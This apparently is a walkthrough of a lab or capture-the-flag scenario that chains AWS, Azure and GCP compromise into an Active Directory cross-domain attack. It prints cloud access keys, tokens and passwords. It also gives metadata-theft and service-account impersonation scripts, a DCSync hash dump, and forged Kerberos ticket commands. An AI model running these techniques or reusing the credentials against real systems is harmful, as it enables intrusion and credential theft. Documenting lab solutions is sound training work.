Using the SSH private key I logged in to cloud-bridge where i discovered AWS credentials that will be used for the next chapter [AWS](#)

For the technical staff:

The EC2 machine (10.8.0.2) shuts down automatically every 5 minutes. If you need to use it, just turn it back on – don't worry, it'll shut down on its own!

Obviously: you must POWERON the AWS server from your PC and next ONLY from HERE you can ssh to AWS server

*fox

For technical staff

id_rsa and id_rsa.pub keys to access to AWS server are stored on machine metadata. You can get from there with AWS credentials and you know the password to decode them.

If you need to use, get them and delete after use. For security purposes each minute keys will be deleted, PLEASE DON'T LEFT around on this machine!

REMEMBER: you can access to AWS server only from THIS machine for security purposes, there are a lot of firewall rules to avoid external access.

*fox

[default]

aws_access_key_id = AKIAWRRS6V4EACQSXYG4

aws_secret_access_key = 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

Also in computer cloud.ai.loc there is another network 10.0.4.0/24 which contains domain hidden.loc that I will revisit in this section later [HIDDEN.LOC](#)

AWS

With the credentials obtained from [DEEP.LOC](#) , I can begin enumerating the AWS cloud.

From this note we can see that we can get more data in AWS ec2 instance metadata.

For technical staff

id_rsa and id_rsa.pub keys to access to AWS server are stored on machine metadata. You can get from there with AWS credentials and you know the password to decode them.

If you need to use, get them and delete after use. For security purposes each minute keys will be deleted, PLEASE DON'T LEFT around on this machine!

REMEMBER: you can access to AWS server only from THIS machine for security purposes, there are a lot of firewall rules to avoid external access.

*fox

This can be done by using the following AWS cli command.

```
aws ec2 describe-instance-attribute --instance-id i-005645239d216fb5e --attribute userData --query 'UserData.Value' --output text
```

The user data is base64 encoded , so after decoding I got a zip file that was password protected , the password can be cracked easily pass: !!Liverpool!!

There are SSH keys that I used to login to the ec2 instance.

The instance can be started using.

```
aws ec2 start-instances \  
--instance-ids i-005645239d216fb5e
```

There is also a tool [enumerate-iam](#) that i used to find my current permissions on AWS. My current user has the following permissions.

```
-05-24 12:22:10,855 - 157637 - [INFO] Starting permission enumeration for access-key-id  
"AKIAWRRS6V4EACQSXYG4"  
2025-05-24 12:22:12,516 - 157637 - [INFO] -- Account ARN : arn:aws:iam::450004692744:user/poweron  
2025-05-24 12:22:12,517 - 157637 - [INFO] -- Account Id : 450004692744  
2025-05-24 12:22:12,517 - 157637 - [INFO] -- Account Path: user/poweron  
2025-05-24 12:22:12,828 - 157637 - [INFO] Attempting common-service describe / list brute force.  
2025-05-24 12:22:18,647 - 157637 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes  
action  
2025-05-24 12:22:25,283 - 157637 - [INFO] -- sts.get_session_token() worked!  
2025-05-24 12:22:25,581 - 157637 - [INFO] -- sts.get_caller_identity() worked!  
2025-05-24 12:22:34,767 - 157637 - [INFO] -- dynamodb.describe_endpoints() worked!  
2025-05-24 12:22:37,334 - 157637 - [INFO] -- ec2.describe_instances() worked!  
2025-05-24 12:22:43,002 - 157637 - [INFO] -- ec2.describe_instance_status() worked!
```

Inside the ec2 instance there is usually another set of credentials stored in the metadata endpoint , i extracted them and used them for further enumeration. I used this custom python script

```
#!/usr/bin/python3  
  
import requests  
  
BASE_URL = "http://169.254.169.254/latest"  
  
def get_imds_token():  
    """Fetches a new IMDSv2 token."""  
    token_url = "http://169.254.169.254/latest/api/token"  
    headers = {"X-aws-ec2-metadata-token-ttl-seconds": "21600"} # Token valid for 6 hours  
    try:  
        response = requests.put(token_url, headers=headers, timeout=5) # 5-second timeout  
        response.raise_for_status() # Raise an HTTPError for bad responses (4xx or 5xx)  
        return response.text  
    except requests.exceptions.RequestException as e:  
        print(f"Error fetching IMDSv2 token: {e}")  
        # Handle the error appropriately, e.g., exit or return None  
        return None  
  
def fetch_endpoints(new_url, token):  
    """Fetches EC2 metadata using the provided token."""  
    if not token:  
        print("IMDSv2 token is missing. Cannot fetch endpoints.")  
        return  
  
    headers = {  
        "X-aws-ec2-metadata-token": token  
    }  
  
    try:  
        res = requests.get(new_url, headers=headers, timeout=5) # 5-second timeout  
        res.raise_for_status() # Raise an HTTPError for bad responses (4xx or 5xx)
```

```

endpoints = res.text.splitlines()

print(endpoints)
if "{" == endpoints[0]: # Check if the first line is '{' indicating JSON
    print(res.text)
    return
for endpoint in endpoints:
    # Handle potential empty lines or comments
    if not endpoint or endpoint.startswith('#'):
        continue

    if endpoint.endswith("/"):
        endpoint = endpoint[0:-1]
    fetch_endpoints(f"{new_url}/{endpoint}", token)

except requests.exceptions.RequestException as e:
    print(f"Error fetching endpoint {new_url}: {e}")
    # Continue to the next endpoint or handle as needed

if __name__ == "__main__":
    # Get the token when the script starts
    token = get_imds_token()

    if token:
        fetch_endpoints(BASE_URL, token)
    else:
        print("Failed to retrieve IMDSv2 token. Exiting.")

```

It dumps all the metadata, here i got a set of access-tokens that i can use to login as and assumed-user with the following permissions.

```

python3 ./enumerate-iam.py --access-key ASIAWRRS6V4EKD5CS6DK --secret-key
i8HNeIscYAivZB8YhdzHdjB+mJUwW+deRAADt9G --session-token
IQoJb3JpZ2luX2VjEGEaCXVzLWVhc3QtMSJIMEYCIQDBofvG+kT9C9QUUvzGcGr1fe7nyyKvJr3ERBXJ1dJp1QIHAKP1SQAAtgjA85
bcNeLOUPL4gfJ5KRQl8SKU9d7wnxTt1Kr0FCCoQARoMNDUwMDA0NjkyNzQ0Igz7k9syGsQH10yGREEqmgUvdfV5g1ytA+mit5W0IJ
RRpeCm6BYD+3+rVwrvRvRHe4lncrET7MAmUP523zsDn8CW2ePpp180eLJqoW3Fq2pO5+HnF7rKGTCf6xDCyo/Dgyd9xj0x/qxNlCh
3uVPuTYBvGY40l81ic7caAFsv0ljWdNeUdyBxmM45iunVwop/SPf1Gjq92EckilXVdYOMf2JgLTH2rB+leuR+EPoLuTNQHiIx+GQr
03CjXxtA0c4b303+0AN8WhXuQX9bpKN0805Cn9ozRkk3Jc4S5SbfY1YcX795Tpg+LUJ/3vot0k+9NnZ/ncvPvTsEcj5vIroJ00QiA
3Q0bM5kIWG35Uu4P/8Z1gC4R1pcZsFLZUP0lqq1IE11mY5cKg8hQ0jxxYVg9DH9NnyreXPLSU4j7zKXazpcFgGjhjbVrad4DSe1hX
ejFkzxrDXETtpRJHWSwt7Kipkw5R4V2yRcDNZdoVRNT9/MwdqPCb92KFrGB9D7qnMmMwua028Tr2mkNGsLq1HJrWGsLl77jMF84
Y1yyVzbTnLzSYUFfMFxtIaatLJz771KbbjiIOzquhBxBWIrArpvGUhXos1xhb5ZvF+0Z/lgHtIrroXrlj6annybdezlxECFncjwT
/gP4sTPYYeaNGpmLHDL0xI+GglHfpZxBvHOM3Fu/30bXlBUomY0EfAc0XdtRNBws2xzIpOMz/d194Rh31Xd5TDLIV7fPRnDzfy5ph
Pr5D+rNPainRRk2udXGR+JAsJlFPdafWZdh7IsnCc7eEIZorAVisxKT1W8jN5IpPb7yCZSgF3AyDfx/9v/F2SE4K4A4f4hMcE+U8B4
sha+sJqEa8L4BmhaueXLWSJye4E7J8dCcFrLgZ8RF0y08r5XDwA7pYeM7XkQkwlrljLwQY6sAF5y6dXiXK/GLEvNV9YUmGXe1ZP7Iu
RZDK4ctJjs+w7uQRrLaBTMc/vIPSZ/MLdJCRFrXHUgkTGJRDGhb88Dd47iC7lhFVCfyGrmbU9i+OLE28hRIzcEmLSF2JtKw+QePXI
5jbouIUABSUeNErYKhtZL0ipOux8qG/okkMehLk8103fZ3UPOSieBVI3HbYpMfUg/8xQo0DmVIi2Tut0LagLdLq071fh8WPKYRjrow
1l2aA==
2025-05-25 12:17:29,300 - 105334 - [INFO] Starting permission enumeration for access-key-id
"ASIAWRRS6V4EKD5CS6DK"
2025-05-25 12:17:31,514 - 105334 - [INFO] -- Account ARN : arn:aws:sts::450004692744:assumed-
role/EC2Role4Scenario/i-005645239d216fb5e
2025-05-25 12:17:31,515 - 105334 - [INFO] -- Account Id : 450004692744
2025-05-25 12:17:31,515 - 105334 - [INFO] -- Account Path: assumed-role/EC2Role4Scenario/i-
005645239d216fb5e
2025-05-25 12:17:34,016 - 105334 - [INFO] Attempting common-service describe / list brute force.
2025-05-25 12:17:36,382 - 105334 - [INFO] -- sts.get_caller_identity() worked!

```

```
2025-05-25 12:17:39,738 - 105334 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes
action
2025-05-25 12:17:46,565 - 105334 - [INFO] -- dynamodb.describe_endpoints() worked!
2025-05-25 12:17:57,799 - 105334 - [INFO] -- lambda.list_functions() worked!
2025-05-25 12:17:58,535 - 105334 - [INFO] -- lambda.list_functions() worked!
```

As you can see above i can now access lambda functions.

Using the following sets of commands i can update the code and run the lambda function "ReadSecrets4Fox" which is our intended target .

```
aws lambda update-function-code --function-name ReadSecrets4fox --zip-file fileb://./test.zip

aws lambda invoke --function-name ReadSecrets4fox --payload "{}" output.json
```

The code in the lambda function is a python script that reads data from and S3 bucket stacamulagionova.

```
#!/usr/bin/env python3

import boto3
import base64

s3 = boto3.client('s3')
bucket_name = "stacamulagionova"

def lambda_handler(event, context):
    try:
        response = s3.list_objects_v2(Bucket=bucket_name)

        if 'Contents' not in response:
            return {"message": f"No objects found in bucket '{bucket_name}'"}

        results = {}

        for obj in response['Contents']:
            key = obj['Key']
            try:
                file_obj = s3.get_object(Bucket=bucket_name, Key=key)
                binary_content = file_obj['Body'].read()

                encoded_content = base64.b64encode(binary_content).decode('utf-8')

                results[key] = encoded_content
            except Exception as e:
                results[key] = f"[ERROR reading file: {str(e)}]"

        return results

    except Exception as e:
        return {"error": str(e)}
```

The data we receive includes the following message.

To verify the integration between the production servers on Public Cloud, use
<https://akunamatatapirolapirola.azurewebsites.net>.

Be careful with systems containing PII. Probably the system is busy, please be patient and wait your turn to enjoy.

Get your Tokens!!!

ref: <https://akunamatatapirolapirola.azurewebsites.net/uploads/akunamatatapirolapirolatoken.php>
pass: is stored in a Secret readable from the same Lambda function; secrets is
akunamatatapirolapirola-CYIj0l

This indicates that there is a secret with the key "akunamatatapirolapirola" in AWS secretsmanager.

This can be read using.

```
aws secretsmanager get-secret-value \  
--secret-id akunamatatapirolapirola  
  
{  
  "akunamatatapirolapirolapass": "56rtf6yugbu(/dytvhbjk76(/UFGIVBJ")  
}
```

This is the password for the website

<https://akunamatatapirolapirola.azurewebsites.net/uploads/akunamatatapirolapirolatoken.php>

Which gives us azure tokens.



These tokens will be used in the next section [AZURE](#).

AZURE

Using the tokens from the previous section [AWS](#) we can now access azure management API.

Using the token as an authorization cookie we can be able to interact with the API using tools such as curl, burp-suite or postman.

I used the following custom tool to do the enumeration [GOCLOUDGHOST](#)

Using the above tool we can enumerate azure management API and extract blobs from azure blob storage which was the target.

```
GoCloudGhost allows you to authenticate with cloud and enumerate when testing cloud security.
```

Usage:

```
GoCloudGhost [command]
```

Available Commands:

```
blob          Interact with Azure Blob Storage
completion    Generate the autocompletion script for the specified shell
help          Help about any command
management    Enumerate Azure Management API resources
```

Flags:

```
-h, --help    help for GoCloudGhost
```

```
Use "GoCloudGhost [command] --help" for more information about a command.
```

We get these 3 files , the google_creds.txt contain a username and pass to login via ssh to GCP compute instance.

gcp-k-426109-32aec37bbb8c.json

google_creds.txt

info.txt

```
10.7.0.1; cloudadmin; 57689IHR&(T/)tgu7vb)/((FYV; ecdh-sha2-nistp521
```

Using these creds we can proceed to the next section [GCP](#).

GCP

In this section we have access to a GCP compute instance. There is no need to enumerate the account according to this note.

For Technical staff:

The compute unit gcp-server-02 is powered off. To turn it on, use the service account key. It only performs the startup-nothing else.

Don't worry, it will automatically shut down every 5 minutes. Don't forget to power on AWS server before, they are linked with a VPN point-to-point

1. \$ aws ec2 start-instances --instance-ids i-005645239d216fb5e --region us-east-1
2. \$ gcloud compute instances start gcp-server-02 --zone=us-central1-a

*fox

Connecting to the instance using this command since its not the default ssh encryption algorithm

```
ssh -o KexAlgorithms=ecdh-sha2-nistp521 cloudadmin@10.7.0.1
```

Starting the instance and looking around I can see nothing interesting.

So again I try to get access-tokens from meradata, this can be achieved by making a curl request like so.

```
curl -s -H "Metadata-Flavor: Google" \
  "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/redlab-access@gcp-k-426109.iam.gserviceaccount.com/token"
```

Using the acquired token i can try and impersonate other service accounts. This can be automated using the following python script.

```
import requests

import json

PROJECT_ID = "gcp-k-426109"

ACCESS_TOKEN =
"ya29.c.c0ASRK0GZ5gx0psIQIwnmEIGYMTVM66qPkKs96w3ac49a5ETeTqLdTcWvHdrToXVnPiwQYcdHwgFaP1IvSKuRX0rwwKBA
nIYX2-
uIBVOBvqSjg_c3UHAAGae15IfJCwgzFgzDzrf2A4FsFgr4urCLRZ5gY_uaSvrWJvpoGRNg5bhowFyZDMdj6Mk53qenjJrhySq91C9
umgcJoENGkjbBF1aMfxHDCM96emgw3QQxzPmrDwfumYf_QC606n9Yu0xUxSlScE9p6AOPcZBwcq8Rd9Djg_ezW3zSYpoDLEwGWYat
oTosbUBUKZY82A4yHZkffG22Lxxf9j7_FHH0d_BImC4Ct4n_VgF4TmkGM2oV7rQ5Ch0H4Z9bd10fREah12USkUm0JSw06Un7ZZ0Wf
a1crUxhKisdsSWNG9PErSNGUf685ATm0_Gw-7unR0vI48ziJ_Zun_cCmj5x871DBr6IGYpffUfKwSUQ0ruhD5LNiY5-
Wb0wATTH4id3JO3w1r1JA1dv9xFRzDrewGb5Qgf0dwm-
XTomMY0zVPmX4nkRVPYkr_lHitQjoyDgcvUlh69IUo01sRSs7kAT595DQLSXwgdInyZWbki4Yg4mrQov1Ji0nJnBZlZ__w3Ugp0xJ
sdeBn6r08SwwalnFehvRwYzykU5ZMReYdR_263yRq2pVtSZQVlSkRobyXoSl2UjIUcWJuMah110YVu7rWi4nZ7nU1mpX6Sn_JBmro
-
q_f89l2Xyng15ssQoM4__fhZd26SsY6yI8SU9XsZya_IRu1UJ81QISBytbth0Bvs9go0Mv9ms6qf2iYieXqlZVX_zbFzXRdfaqo6-
nlexhsqkYfn7My3yi0mka--iSbvI1VfvntSXmiRV6yczBaFY09eMp-i2Fiujd-
tQSjxkupJOZXVeUMQru33d3buWyu8tZRa0hh4R7jcJnucVrVph4W8UnnYYOsBqrVg6Flm_0510vF0Jlkz8uyIFmwFv80aBpyX0iym
Owhqmu11uJ8qb"

IAM_LIST_URL = f"https://iam.googleapis.com/v1/projects/{PROJECT_ID}/serviceAccounts"

IAM_TOKEN_URL =
"https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/{email}:generateAccessToken"

COMPUTE_LIST_URL =
f"https://compute.googleapis.com/compute/v1/projects/{PROJECT_ID}/aggregated/instances"

COMPUTE_AGG_URL =
f"https://compute.googleapis.com/compute/v1/projects/{PROJECT_ID}/aggregated/instances"

BASE_HEADERS = {

    "Authorization": f"Bearer {ACCESS_TOKEN}",

    "Content-Type": "application/json"

}
```

```

def list_service_accounts():

    res = requests.get(IAM_LIST_URL, headers=BASE_HEADERS)

    if res.status_code != 200:

        print("[-] Failed to list service accounts")

        print(res.text)

        return []

    data = res.json()

    return [acct['email'] for acct in data.get('accounts', [])]


def impersonate_sa(sa_email):

    url = IAM_TOKEN_URL.format(email=sa_email)

    payload = {

        "scope": ["https://www.googleapis.com/auth/cloud-platform"]

    }

    res = requests.post(url, headers=BASE_HEADERS, json=payload)

    if res.status_code == 200:

        token = res.json().get("accessToken")

        print(f"[+] Impersonation SUCCESS for {sa_email}")

        print(f"[+] Access Token: {token}")

        return token

    else:

        print(f"[-] Impersonation FAILED for {sa_email}: {res.status_code}")

        return None


def main():

    accounts = list_service_accounts()

    print(f"\n[!] Found {len(accounts)} service accounts.\n")

```

```

for email in accounts:

    print(f"\n[*] Impersonating: {email}")

    token = impersonate_sa(email)

if __name__ == "__main__":

    main()

```

Impersonation of service account redlabforwarder@gcp-k-426109.iam.gserviceaccount.com is successful. But there is no special permission so i run the script again using redlabforwarder service account token.

I get successful impersonation of redlabdeleg@gcp-k-426109.iam.gserviceaccount.com. Who has higher privileges and can describe all compute instances , this account can also list storage buckets. The following script can be used to test permission of the access-token.

```

import requests

# === CONFIG ===
PROJECT_ID = "gcp-k-426109"
IMP_TOKEN = "ya29.c.c0ASRK0GahvwNV2h5DvmxEPor1kBzJhr3EBHBAAATamD6DMtq32mxeubHQzTRBaSB0S1iNrnbrQRQy-I0w401S2GiBNawaZjVPIE0p46SM_GkPfeQsxyDUozLc17q3a0IEPSCz0Ay7g2EFEggn9xgCTNPgahYhnf7mxn8jpbz2aVpOmCU4umCPqI5AwUfBcenrHdkTDzNctxH-7FpoNjflRK37vmnE4x7CsIvpvPMx0Amdy2cRWGJEVcyEt4b_tm-7eTvQscYHIYCq18yIp33FSc0PuabXLfDzTma7PQZB-lRDLtVsb7qi4gaIcxSkDhlFUW2KE2I39L7pm-QW1z0RD5NSuf1H4aPYbaTkAoLVpKh-pDGL1KKpLymjlPvSa8BS227_CjXra6pJ-jPAFAuTvB0FdJoKSOrmgEEmGJw3FZxor0Npeghj3ge1_PNBSlr6a6S0ltRq5H601hfaxtqxV3a11vyleFGB4K08ocBTHKhxbXGt-6PXpWkgMmEuLeue40MwNo4n1VGS0jEDPcPr7CBLbVMCLyTZVv6I6WasQfEXFpy0t2qs_DVNssiUa0C-BXSXJ1YSv1YzdhZsbAQArbf784QgIpGWF4i43T621A1c3S9X6kuFuB4Rjs0mZqvz3BXa5S3p0StydJWt5ZB8ktj46dVU0fV0QZq7UQYpQ8fBdgsbn187wv5wRy-WcIB72QMJK6v0qex4S6ktmqrbnaa5vF4UB8Xjc6JQtaYkqYk475QqgJhVnXJeaZUVLJ9c6me-5aZgsdBRorVd1rxp2ym64Zyhni4j_1nRf0ve4k19mYwkMvUWqzdFevl73w-04Z4fhqB0xBclsIm8z6u7ykkoz29b2IRU38war9b9ffoS9aniXyF46UFjrMstsZ0b_r0aMRzgQVSsMolvlIkkXelj6UBvaS95U7aI6e_Z3sWzMtishvaxJlguV55qnnBzV3xkqu6hM0y7Wpvo5U8fxrvFgbUsVp_tFMs3UoQQkbYVpRFnZ4cbw"
HEADERS = {"Authorization": f"Bearer {IMP_TOKEN}", "Content-Type": "application/json"}

# Utility to test a GET endpoint
def test_api(name, url):
    print(f"> Testing {name}...")
    r = requests.get(url, headers=HEADERS)
    code = r.status_code
    if code == 200:
        print(f"✅ {name}: OK")
    elif code == 403:
        print(f"❌ {name}: Forbidden (needs permission)")
    elif code == 404:
        print(f"⚠️ {name}: Not found (maybe API not enabled)")
    else:
        print(f"? {name}: HTTP {code}")

# List enabled APIs
def list_enabled_apis():
    url = f"https://serviceusage.googleapis.com/v1/projects/{PROJECT_ID}/services"
    r = requests.get(url, headers=HEADERS)
    if r.ok:

```

```

        services = r.json().get("services", [])
        print("\nEnabled APIs:")
        for s in services:
            print(" •", s["config"]["name"])
    else:
        print("Failed to list enabled APIs")

# === MAIN ===
def main():
    print("\n🔍 Checking enabled APIs...")
    list_enabled_apis()

    print("\n🔧 Testing GCP API access:")
    test_api("Compute: list instances",
             f"https://compute.googleapis.com/compute/v1/projects/{PROJECT_ID}/aggregated/instances")
    test_api("Storage: list buckets",
             f"https://storage.googleapis.com/storage/v1/b?project={PROJECT_ID}")
    test_api("Cloud Functions: list",
             f"https://cloudfunctions.googleapis.com/v1/projects/{PROJECT_ID}/locations/-/functions")
    test_api("Cloud Run: list services",
             f"https://run.googleapis.com/v1/projects/{PROJECT_ID}/locations/-/services")
    test_api("BigQuery: list datasets",
             f"https://bigquery.googleapis.com/bigquery/v2/projects/{PROJECT_ID}/datasets")

if __name__ == "__main__":
    main()

```

In one of the compute instances labels we get creds for a user moana on domain [HIDDEN.LOC](#)

```

"labels": {
  "goog-ops-agent-policy": "v2-x86-template-1-4-0",
  "datacenter_domain_name": "hidden",
  "datacenter_domain_ext": "loc",
  "datacenter_user": "moana",
  "datacenter_pass": "datacenter_pass_file",
  "datacenter_net": "10_0_4_0-24",
  "moana_pwd": "p0zz1l0v3_3_"
}

```

From here we can proceed to the last section [HIDDEN.LOC](#).

HIDDEN.LOC

Using the credentials from [GCP](#) we can be able to enumerate the domain hidden.loc

A pivot from [DEEP.LOC](#) will enable connection to the network 10.0.4.0/24


The hosts on this domain:

- 10.0.2.73 dc.hiddhen.loc
- 10.0.4.75 finish.hidden.loc

Using these creds we can get a bloodhound snapshot.

```
"labels": {
  "goog-ops-agent-policy": "v2-x86-template-1-4-0",
  "datacenter_domain_name": "hidden",
  "datacenter_domain_ext": "loc",
  "datacenter_user": "moana",
  "datacenter_pass": "datacenter_pass_file",
  "datacenter_net": "10_0_4_0-24",
  "moana_pwd": "p0zz1l0v3_3_"
}
```

Our current user moana has DCSYNC rights on domain [DEEP.LOC](#).



This means we can dump secrets from dc.deep.loc.

```
impacket-secretsdump hidden.loc/moana:'p0zz1l0v3_3_'@dc2.deep.loc
```

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[*] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a93fdab62be31fb634fd6aec6a99694:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4d81715f21a25122c89b4d0d24fe67c8:::
clouduser:1104:aad3b435b51404eeaad3b435b51404ee:6c1a9d7ebb5b0e3cd12998b6af4aa835:::
admincloud:1107:aad3b435b51404eeaad3b435b51404ee:514aa5d1251073f822feeeb8f6f4673c:::
barbarella:1108:aad3b435b51404eeaad3b435b51404ee:5462132f5c000a90504afa121cef13f3:::
missy:1109:aad3b435b51404eeaad3b435b51404ee:5462132f5c000a90504afa121cef13f3:::
sgombro:1110:aad3b435b51404eeaad3b435b51404ee:5462132f5c000a90504afa121cef13f3:::
tarallo:1602:aad3b435b51404eeaad3b435b51404ee:181f3c8b9c60e5139f52866ca0773444:::
DC2$:1000:aad3b435b51404eeaad3b435b51404ee:979b10d07f61fae7133d3870a82dd80f:::
CLOUD$:1105:aad3b435b51404eeaad3b435b51404ee:0e59bcd14a5b0da996b8f95f0f0d4f3c:::
serviziolo$:1606:aad3b435b51404eeaad3b435b51404ee:d7a27146c27d02343cd70f382e0761b2:::
AIdom$:1103:aad3b435b51404eeaad3b435b51404ee:ef62c4335161f9cdd91e3a99c5e4f0c5:::
HIDDEN$:1601:aad3b435b51404eeaad3b435b51404ee:11d51802c6886f38ab5bfd884f9e554c:::
```

```
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:8d8b6c4c60d409b4cb56458618d018f7ea02a5df6dec62d65edc6e512020d3b5
Administrator:aes128-cts-hmac-sha1-96:95cf7c5a29df34aed62266660a297e0c
Administrator:des-cbc-md5:d3ab6ebffeb908da
krbtgt:aes256-cts-hmac-sha1-96:0d8c92459d79c4f9c89058cf6efcbc01326dfcdd59fbaa5b0af016016e7e8c9b
krbtgt:aes128-cts-hmac-sha1-96:5836a222d707add75f158f8ec6db2dba
krbtgt:des-cbc-md5:01490e672054107c
clouduser:aes256-cts-hmac-sha1-96:439c22ea3bf935bb939575eb8389c137584b442a9ce6302b177e6684b48c09ba
clouduser:aes128-cts-hmac-sha1-96:e26a1cd9b33a3332d6de4184ae4bb67e
clouduser:des-cbc-md5:9ea4bc923dfecd25
admincloud:aes256-cts-hmac-sha1-96:d6fcce48739cc30ba5ede2fab1f7a78ba6368158c93206f07506ddfb056003cb
admincloud:aes128-cts-hmac-sha1-96:c3b2fb0fa6ed9fcf574c1117990c37d6
admincloud:des-cbc-md5:524940d9ad573ba2
barbarella:aes256-cts-hmac-sha1-96:1a5b7e5e04baf836952f823605948223218060f21877c09f845e3695ddb26b2c
barbarella:aes128-cts-hmac-sha1-96:f8d6acdb7163245d5a84c1399b2d8c5f
barbarella:des-cbc-md5:57d6cdc8d9a4927f
missy:aes256-cts-hmac-sha1-96:5544eca08e025b26d88170669bf45ed6b3fd761524cb239abf39e57d30f8a940
missy:aes128-cts-hmac-sha1-96:c980ea8ded72449a5beb2dacfb83f27a
missy:des-cbc-md5:a8e316c41f32ce89
sgombro:aes256-cts-hmac-sha1-96:7d3b7552621c3049c1f941c5962e3cd7e0b62878eaca225ecd21191d1905bc09
sgombro:aes128-cts-hmac-sha1-96:d921e028be9b9bc6f2c034f1cdf3bb76
sgombro:des-cbc-md5:e929d507ae6445b3
tarallo:aes256-cts-hmac-sha1-96:ef5cf805507ba21d942b793dc938c135feac0c957f46d08d503c3d77ba41b393
tarallo:aes128-cts-hmac-sha1-96:08add20cc467bc5d7fb6c189c6155abc
tarallo:des-cbc-md5:6d4c8fa7406b0d04
DC2$:aes256-cts-hmac-sha1-96:c9ea3da19cecc1d257ba2d7e23884e81e6006075b2c24215e862cd7575cad574
DC2$:aes128-cts-hmac-sha1-96:3800157435029df94c3524b93fb650a3
DC2$:des-cbc-md5:386d851940f28a94
CLOUD$:aes256-cts-hmac-sha1-96:58bde108f8d85ac7606ee13e50c89d1323e73f8751c93537d589c0b995d0aad4
CLOUD$:aes128-cts-hmac-sha1-96:196e692dd9a3e0454370e90fee0783ea
CLOUD$:des-cbc-md5:f7e0eac804ec7a9b
serviziolo$:aes256-cts-hmac-sha1-96:9a8ea692fb1a2a1cc05c1013f6b80a704e30ef000cd514e4fe350615ecbca040
serviziolo$:aes128-cts-hmac-sha1-96:d450031e8cf3e7749496b5be2cb57f18
serviziolo$:des-cbc-md5:d9ea31673d0297ef
AIdom$:aes256-cts-hmac-sha1-96:40e99a945ed7d5fb3b74f04a24d08ffa0fbfc8cfbf4449ad2abc1fc9d67262a0
AIdom$:aes128-cts-hmac-sha1-96:c9aaf9a0c40d10a5b831b49dca0375fe
AIdom$:des-cbc-md5:f8d392b6bfe00b37
HIDDEN$:aes256-cts-hmac-sha1-96:2390f228d9138244ea1799d9e62b92697696ee8101143020dc6eeacaede5cffb4
HIDDEN$:aes128-cts-hmac-sha1-96:908cce0914f315b6087a217a1a464482
HIDDEN$:des-cbc-md5:836892a8e5164c52
[*] Cleaning up...
```

Since we need to jump from deep.loc to hidden.loc we need to exploit inter-domain trust relationship. We can get more info on the trust between the two domain using

```
ldeep ldap -u moana -p 'p0zz1l0v3_3_' -d hidden.loc -s ldap://10.0.4.73 trusts
```

It is a TREAT-AS-EXTERNAL bidirectional relationship.

This can be exploited by:

- Requesting a trust token from deep.loc signed with the trust-key , included is a domain sid for a privileged domain group on hidden.loc
- Requesting a silver ticket for a service in domain hidden.loc
- Access of pc finish.hidden.loc

The domain sid can be got using `impacket-lookupsid`, the rid is for a privileged group `javaadmins`.

```
impacket-ticketer -domain-sid S-1-5-21-934653373-633404683-1800852919 -domain deep.loc -extra-sid S-1-5-21-586632661-3622504965-2629678317-1604 -spn krbtgt/hidden.loc -nthash 11d51802c6886f38ab5bfd884f9e554c admincloud
```

```
impacket-getST -k -no-pass -spn CIFS/finish.hidden.loc hidden.loc/admincloud@hidden.loc -debug
```

```
